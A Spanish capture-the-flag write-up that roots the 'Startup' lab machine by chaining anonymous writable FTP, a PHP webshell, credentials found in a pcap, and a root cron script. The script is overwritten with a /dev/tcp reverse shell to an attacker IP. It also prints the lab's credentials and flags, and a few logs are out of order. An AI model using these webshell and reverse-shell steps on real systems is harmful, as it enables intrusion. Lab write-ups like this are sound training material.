



Write-up paso a paso – Máquina Startup

Objetivo: Obtener acceso inicial al servidor y escalar privilegios hasta root.

1. Reconocimiento inicial

Se realiza un escaneo completo de puertos para identificar la superficie de ataque.

```
nmap -A -T4 10.64.178.121 -v
```

Resultado

- 21/tcp – FTP (Anonymous login permitido, escribible)
- 22/tcp – SSH
- 80/tcp – HTTP (Apache 2.4.18)

```
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx  2 65534  65534    4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--  1 0      0        251631 Nov 12  2020 important.jpg
| _rw-r--r--  1 0      0         208 Nov 12  2020 notice.txt
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to 10.64.156.180
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
```

```
| vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
| 2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDAzds8QxN5Q2TsERsJ98huSiuasmToU
Di9JYWVegfTMV4Fn7t6/2ENm/9uYbIUv+pLBnYeGo3XQGV23foZIIVMILaC6ulYwuD
Oxy6KtHauVMIPRvYQd77xSCUqcM1ov9d00Y2y5eb7S6E7zIQCGFhm/jj5ui6bcr6wA
IYtfpJ8UXnlHg5f/mJgwwAteQoUtxVgQWPsmfcmWvhreJ0/BF0kZJqi6uJUfOZHoUm
4woJ15UYioryT6Zlw/ORL6l/LXy2RIhySNWi6P9y8UXrgKdVilINCun7Cz80Cfc16za/8c
dlthD1czxm4m5hSVwYYQK3C7mDZ0/jung0/AJzl48X1
| 256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOKJ0cuq3nT
YxoHIMcS3xvNisl5sKawbZHHaamhgDZTM989wlUonhYU19Jty5+fUoJKbaPIEBeM
mA32XhHy+Y+E=
| 256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
|_ ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIPnFr/4W5WTyh9XBSykso6eSO6tE0Aio3gWM8Zd
sckwo
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Maintenance
MAC Address: 0A:FF:F5:13:19:81 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Acceso FTP anónimo

Conexión al servicio FTP:

ftp 10.64.178.121

Usuario: **anonymous**

Se observan los archivos:

- **important.jpg**
- **notice.txt**
- Carpeta **ftp** (escribible)

```
root@ip-10-64-156-180:~# ftp 10.64.178.121
Connected to 10.64.178.121.
220 (vsFTPd 3.0.3)
Name (10.64.178.121:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx  2 65534  65534   4096 Nov 12  2020 ftp
-rw-r--r--  1 0      0      251631 Nov 12  2020 important.jpg
-rw-r--r--  1 0      0       208 Nov 12  2020 notice.txt
```

Descarga de archivos:

```
get notice.txt
get important.jpg
```

```
ftp> get notice.txt
local: notice.txt remote: notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notice.txt (208 bytes).
226 Transfer complete.
208 bytes received in 0.00 secs (409.5262 kB/s)
ftp> get important.jpg
local: important.jpg remote: important.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
226 Transfer complete.
```

Contenido relevante de notice.txt:

“Maya is looking pretty sus.”

3. Enumeración Web

Enumeración de directorios:

```
gobuster dir -u http://10.64.178.121 -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 50
```

Se descubre:

- `/files`

```
root@ip-10-64-156-180:~# gobuster dir -u http://10.64.178.121 -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 50
```

```
=====
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.64.178.121

[+] Method: GET

[+] Threads: 50

[+] Wordlist:

/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.6

[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/files (Status: 301) [Size: 314] [--> http://10.64.178.121/files/]

/server-status (Status: 403) [Size: 278]

Progress: 207643 / 207644 (100.00%)

```
=====
```


Finished

```
=====
```

Al acceder en navegador:

<http://10.64.178.121/files/>

Se observa que el contenido coincide con el FTP.



4. Obtención de acceso inicial (Reverse Shell)

Se crea una webshell básica:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Subida vía FTP:

```
put shell.php
```

```
ftp> cd ftp
```

```
250 Directory successfully changed.
```

```
ftp> pwd
```

```
257 "/ftp" is the current directory
```

```
ftp> put shell.php
```

```
local: shell.php remote: shell.php
```

```
200 PORT command successful. Consider using PASV.
```


```
150 Ok to send data.
```

```
226 Transfer complete.
```

```
31 byte
```

Acceso desde navegador:

http://10.64.178.121/files/ftp/shell.php?cmd=id



Se sube reverse shell de PentestMonkey y se levanta listener:

```
nc -lvnp 4444
```

```
www-data@startup:/home$ cd ..
www-data@startup:/$ ls
bin  home      lib  mnt      root  srv  vagrant
boot incidents lib64  opt      run  sys  var
dev  initrd.img  lost+found  proc          sbin tmp  vmlinuz
etc  initrd.img.old  media      recipe.txt  snap  usr  vmlinuz.old
```

```
www-data@startup:/$
ssh para lennie c4ntg3t3n0ughsp1c3
```

Estabilización:

```
bash -i
```

5. Enumeración interna

En la raíz se identifica:

```
cat /recipe.txt
```

Contenido:


```
www-data@startup:/$ cat recipe.txt
```

Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.

Explorando `/incidents` se encuentra:

- suspicious.pcapng

Se copia al FTP para descargarlo.



6. Análisis del PCAP

Se analiza con Wireshark → Follow TCP Stream.

En uno de los streams se identifica credencial:

- Usuario: lennie
- Password: c4ntg3t3n0ughsp1c3

```
Wireshark - Follow TCP Stream (tcp.stream eq 7) - suspicious.pcapng (as superuser)
drwxr-xr-x 14 root root 4096 Oct 2 17:23 var
lrwxrwxrwx 1 root root 30 Sep 25 08:12 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx 1 root root 30 Sep 25 08:12 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
$ whoami
www-data
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@startup:/ $ cd
cd
bash: cd: HOME not set
www-data@startup:/ $ ls
ls
bin etc initrd.img.old media recipe.txt snap usr vmlinuz.old
boot home lib mnt root srv vagrant
data incidents lib64 opt run sys var
dev initrd.img lost+found proc sbin tmp vmlinuz
www-data@startup:/ $ cd home
cd home
www-data@startup:/home $ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home $ ls
ls
lennie
www-data@startup:/home $ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home $ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3
sudo: 3 incorrect password attempts
www-data@startup:/home $ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
Packet 178, 43 client pkts, 17 server pkts, 33 bytes. Click to select.
Entire conversation (5307 bytes) Show data as ASCII Stream 7
```

7. Acceso SSH como lennie

ssh lennie@10.64.178.121

```
$ id
uid=1002(lennie) gid=1002(lennie) groups=1002(lennie)
$ bash -i
lennie@startup:~$ ls
Documents scripts user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbf3b7fc81e46c0e79} Come to Spice Hut!
```

Obtención user flag:

cat user.txt

8. Escalada de privilegios

En el directorio Scripts se identifica:

- planner.sh (ejecutado por root)
- print.sh (editable por lennie)

Uso de pspy para confirmar ejecución periódica:


```

2024/10/20 09:36:08 CMD: UID=0      PID=10      |
2024/10/20 09:36:08 CMD: UID=0      PID=9       |
2024/10/20 09:36:08 CMD: UID=0      PID=8       |
2024/10/20 09:36:08 CMD: UID=0      PID=7       |
2024/10/20 09:36:08 CMD: UID=0      PID=6       |
2024/10/20 09:36:08 CMD: UID=0      PID=5       |
2024/10/20 09:36:08 CMD: UID=0      PID=3       |
2024/10/20 09:36:08 CMD: UID=0      PID=2       |
2024/10/20 09:36:08 CMD: UID=0      PID=1       | /sbin/init
2024/10/20 09:36:58 CMD: UID=0      PID=1858    | /usr/bin/python3 /usr/bin/unattended-upgrade
2024/10/20 09:37:01 CMD: UID=0      PID=1861    | /bin/bash /home/lennie/scripts/planner.sh
2024/10/20 09:37:01 CMD: UID=0      PID=1860    | /bin/sh -c /home/lennie/scripts/planner.sh
2024/10/20 09:37:01 CMD: UID=0      PID=1859    | /usr/sbin/CRON -f
2024/10/20 09:37:01 CMD: UID=0      PID=1862    | /bin/bash /etc/print.sh
2024/10/20 09:37:01 CMD: UID=0      PID=1863    |

```

Modificación de print.sh:

nano print.sh

Se añade reverse shell:

```
bash -i >& /dev/tcp/<ATTACKER_IP>/5555 0>&1
```

Listener:

```
nc -lvnp 5555
```

```

lennie@startup:~$ ls
Documents  pspy64  scripts  user.txt
lennie@startup:~$ echo "sh -i >& /dev/tcp/10.17.12.67/5555 0>&1" > /etc/print.sh
lennie@startup:~$ cat /etc/print.sh
sh -i >& /dev/tcp/10.17.12.67/5555 0>&1
lennie@startup:~$ 

```

Verificación:

whoami

```
[user@parrot]~$ curlwrap -f . nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.17.12.67] from (UNKNOWN) [10.10.31.125] 51552
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# bash -i
bash: cannot set terminal process group (1924): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```

9. Obtención de flag final

cat /root/root.txt

 **Captura 22:** Contenido de root.txt.

Conclusión

La máquina fue comprometida completamente mediante:

- FTP anónimo escribible.
- Ejecución remota vía directorio web expuesto.
- Extracción de credenciales desde PCAP.
- Escalada mediante script ejecutado por root.

Este laboratorio demuestra cómo múltiples malas configuraciones encadenadas pueden llevar a un compromiso total del sistema.